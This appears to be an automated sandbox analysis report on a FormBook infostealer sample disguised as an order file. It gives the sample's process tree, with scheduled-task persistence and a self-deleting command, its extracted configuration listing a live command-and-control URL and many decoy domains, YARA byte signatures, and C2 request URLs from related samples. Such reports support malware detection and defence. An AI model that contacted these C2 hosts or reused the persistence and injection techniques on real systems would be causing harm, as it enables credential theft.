ID: 433223
Sample Name: Order 275594 04-D4E5A.exe
Cookbook: default.jbs
Time: 13:28:16
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Order 275594 04-D4E5A.exe

Overview


General Information

Sample Name:	Order 275594 04-D4E5A.exe
Analysis ID:	433223
MD5:	3f4cc7f69f0d3b7…
SHA1:	b0e2841f5c7d754.
SHA256:	6e556200dba57fd.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Suspect Svchost A…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…

Classification



Process Tree

- **System is w10x64**
- Order 275594 04-D4E5A.exe (PID: 2024 cmdline: 'C:\Users\user\Desktop\Order 275594 04-D4E5A.exe' MD5: 3F4CC7F69F0D3B70A20DFD2243BC16DB)
  - schtasks.exe (PID: 6040 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\EDclkRlYpO' /XML 'C:\Users\user\AppData\Local\Temp\tmp285B.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4180 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Order 275594 04-D4E5A.exe (PID: 3596 cmdline: {path} MD5: 3F4CC7F69F0D3B70A20DFD2243BC16DB)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 5392 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
        - cmd.exe (PID: 1332 cmdline: /c del 'C:\Users\user\Desktop\Order 275594 04-D4E5A.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.couragepennies.com/dlwk/"
  ],
  "decoy": [
    "universitypinesseniorliving.com",
    "mtcy0852.com",
    "abslevha.com",
    "breedersbatch.com",
    "longlivegenx.com",
    "yibaogy.com",
    "sex8e.com",
    "luxsot.com",
    "arizonafinevioins.com",
    "lalabusha.xyz",
    "everycases.net",
    "unhealthyisunweathly.com",
    "anchorphonemounts.com",
    "teachuswell.com",
    "theshadedco.com",
    "wallopchain.com",
    "balitourexplore.com",
    "resctub.com",
    "freshlyfadedapparel.com",
    "betamartgroceries.com",
    "jordanbaileyportfolio.com",
    "kellenkamm.com",
    "starwarsnyc.com",
    "banhsinhnhat.net",
    "keminadentalcare.com",
    "belocalsearch.com",
    "cihedu-formation.com",
    "merroir.net",
    "rjdsouza.com",
    "evolutionhvac.net",
    "larepublica0.com",
    "filmarabia.com",
    "14dzb.com",
    "realoneathletics.com",
    "easx.systems",
    "centerzasporocila.com",
    "divishasharma.com",
    "livinghistory.city",
    "itsoftwarekrzysztofradwan.com",
    "chinhhanghm46.site",
    "may252021.com",
    "a2zcreditrepair.com",
    "1comcall.com",
    "hourgroups.com",
    "tabletz-llc.com",
    "nliplace.com",
    "myproductives.com",
    "gogo90s.com",
    "therotaryphone.com",
    "rosaouladi.com",
    "myfragnance.com",
    "nhbeitai.com",
    "medermatologia.com",
    "7750118.com",
    "bandweven.com",
    "blue-wms.net",
    "dacyclinu.com",
    "creativehuesdesigns.com",
    "misteraircondition.com",
    "bryantbe.com",
    "bdgunshi.com",
    "51zheyang.com",
    "israelemirates.travel",
    "wildslaskan.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000017.00000002.467643096.0000000000350000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000011.00000002.362227114.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000011.00000002.362227114.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 20 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
17.2.Order 275594 04-D4E5A.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
17.2.Order 275594 04-D4E5A.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
17.2.Order 275594 04-D4E5A.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
17.2.Order 275594 04-D4E5A.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
17.2.Order 275594 04-D4E5A.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order 275594 04-D4E5A.exe	29%	Metadefender		Browse
Order 275594 04-D4E5A.exe	50%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\EDclkRlYpO.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Roaming\EDclkRlYpO.exe	50%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.2.Order 275594 04-D4E5A.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.0.Order 275594 04-D4E5A.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.Order 275594 04-D4E5A.exe.10000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.filmarabia.com/dlwk/?UR-=9rBHCraXjjKXgv1p&m48=Jq8U7OueiU8HflHyK8f2qmPQo6WO3DR3Chi1RjI9l2gNlG9lXXXNlrydudUfV5dRmlhE	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
www.couragepennies.com/dlwk/	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://dan.com/domain-seller/future-parallel?UR-=9rBHCraXjjKXgv1p&m48=Jq8U7OueiU8HflHyK8f2qmPQo6WO3	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
filmarabia.com	184.168.131.241	true	true		unknown
www.filmarabia.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.filmarabia.com/dlwk/?UR-=9rBHCraXjjKXgv1p&m48=Jq8U7OueiU8HflHyK8f2qmPQo6WO3DR3Chi1RjI9I2gNlG9lXXXNIrydudUfV5dRmlhE	true	• Avira URL Cloud: safe	unknown
www.couragepennies.com/dlwk/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
184.168.131.241	filmarabia.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433223
Start date:	11.06.2021
Start time:	13:28:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order 275594 04-D4E5A.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 14.1% (good quality ratio 12.8%) • Quality average: 72.9% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:29:40	API Interceptor	1x Sleep call for process: Order 275594 04-D4E5A.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
184.168.131.241	5t2CmTUhKc.exe	Get hash	malicious	Browse	• www.oceancollaborative.com/bp3i/?3fuD_=S2MtYLGX0vFd&o6tTHHhh=+tA82deiMnBv5x6tQvXabF4qHjy6FJLdLGXe/FevxPH8etKnEP6uMBOxOd785YA8v1+XbYT2uw==
	DNPr7t0GMY.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?1bs8=cR-P8LD8&-Z0xlN=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSlMQ2+HN9bOaKrviR/d6
	5SXTKXCnqS.exe	Get hash	malicious	Browse	• www.centerstageacademyaz.com/hlx/?wVSH=B58lx/xaXAfqMrblDg0CPLD4IpEHx1MuvfXEetjmXTR5BJPCAvCKa/uMIPwGmDqbiG+v&i0D=adKPlr
	AWB00028487364 -000487449287.doc	Get hash	malicious	Browse	• www.centerstageacademyaz.com/hlx/?5jSp=B58lx/xfXHfuM7XpBg0CPLD4IpEHx1MuvfPUCu/nTzR4B4jEH/TGM7WOLp8Aty+Q3gKYZw==&JR-laV=zN90U
	#U00a0Import Custom Duty invoice & its clearance documents.exe	Get hash	malicious	Browse	• www.mnanoramaonline.com/dp3a/?6l6x=JpPDbdpPqJah&F4ClVX_=HMSedmBm6/hlWbSmMxUxYZbRrtDTwFsk+TyYRjGVNzdErelZVoFwy82MvW0W4Pxo5ExE

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment receipt MT103.exe	Get hash	malicious	Browse	• www.2006almadenrd.com/n86i/?3fDpH=EncZcG68c0UFvrfaep8p5kHr59rKeBqDHDmJoTlHDlH5Q19q6THcE1BV1jQP2/4tmveZ&Vjo=1bT0vz7
	New Order.exe	Get hash	malicious	Browse	• www.flockuplabs.com/uqf5/?mVS=CH5D6h5PGn4ts&3fCDL=kpO7L1Lkp8iY+ON3mW6Oq8CK0aWMRalGagQzJa0PwjziroypQJ68geE/ArNV1zcwD6YY
	NEW ORDER ZIP.exe	Get hash	malicious	Browse	• www.cohorsetrails.com/j7e/?iP_T-V=s4TxBF2&F8EdvhY=0uFKBmvmOY3N1cR6tfDjvpZ4XCwo5tCp3URJWx4vIEcYZHH/ZYklCf5hgzXfIPGP0WLm
	oVA5JBAJutcna88.exe	Get hash	malicious	Browse	• www.covid-19-411.com/c6ss/?P6AT72s=DB71Bym9Rr14TfwtieeaSq+XP6MPPP3k6OJ3eYsEhcCNhSwkByfhm8SfoYhSpsTVm4Za&j6A4qv=gJBt3
	qXDtb88hht.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?Z8E=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSlMQ2+HN9bOaKrviR/d6&b0GDi6=Q6Ahtfox
	a8eC6O6okf.exe	Get hash	malicious	Browse	• www.oceancollaborative.com/bp3i/?PF=5jiDaNi8a4RT0&V0Gp=+tA82deiMnBv5x6tQvXabF4qHjy6FJLdLGXe/FevxPH8etKnEP6uMBOxOeXG6ZsHsCfG
	Telex_Payment.exe	Get hash	malicious	Browse	• www.avaatraelegant.com/m3rc/?hTk8tpm=TSQTGbGl+UafldaDY7iOrPnVdHYt9Ypfw/QiU1mtcNJ1KwlNQbFG4EVzsaDm0ZQusGTd&l4=5jxX5BaX4hy8-j8

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QyKNw7NioL.exe	Get hash	malicious	Browse	• www.thriveglucose.com/p2io/?m4=PditjTvx4PwX_x-&aBd=bgEje2qoIMshrcRflwWQjpUULYzLZlDcA+elzyDX4pz+rZVwSlMQ2+HN9YuKFK/aPa09
	Payment_Advice.exe	Get hash	malicious	Browse	• www.ingenious.care/uqf5/?9rw=IyvMBxqM8mznciPJtkomKlfF/kq/6zAZ/NulsdYJ5cntVs/S9flvdvtMsAQ76USE273s&s6=bPYXfd3Xq0VHDp
	SOA #093732.exe	Get hash	malicious	Browse	• www.xn--arepasantabrbara-pmb.com/hme1/?jPw=2SPw7LQlaa7cti3Mn2rz6TCjd7lU8jHnPITUh2R4n2dBA+x2SVgAgss/958kYo9ATjis&y2JhS=6lr41hZpgNXtF
	rHk5KU7bfT.exe	Get hash	malicious	Browse	• www.rvvikings.com/dxe/?TfTl=jHjQ1sEHwNXw4n+A/8fpKnaO6SpchAkuZ+GgFHi7AN8kb2XA0i8OmoFepGcQzHHYqc9c&7nGt5=h6Altfix
	Order.exe	Get hash	malicious	Browse	• www.complexscale.net/jogt/?w6ATB0=mM0Ck4zU/d9hG5lVEWeH7uQPwyvlCbjgstqvdurAh1ZdTH4Yqc2sgGmD0X7Q/SemRdxv&Jxox=Er6tXhMxl
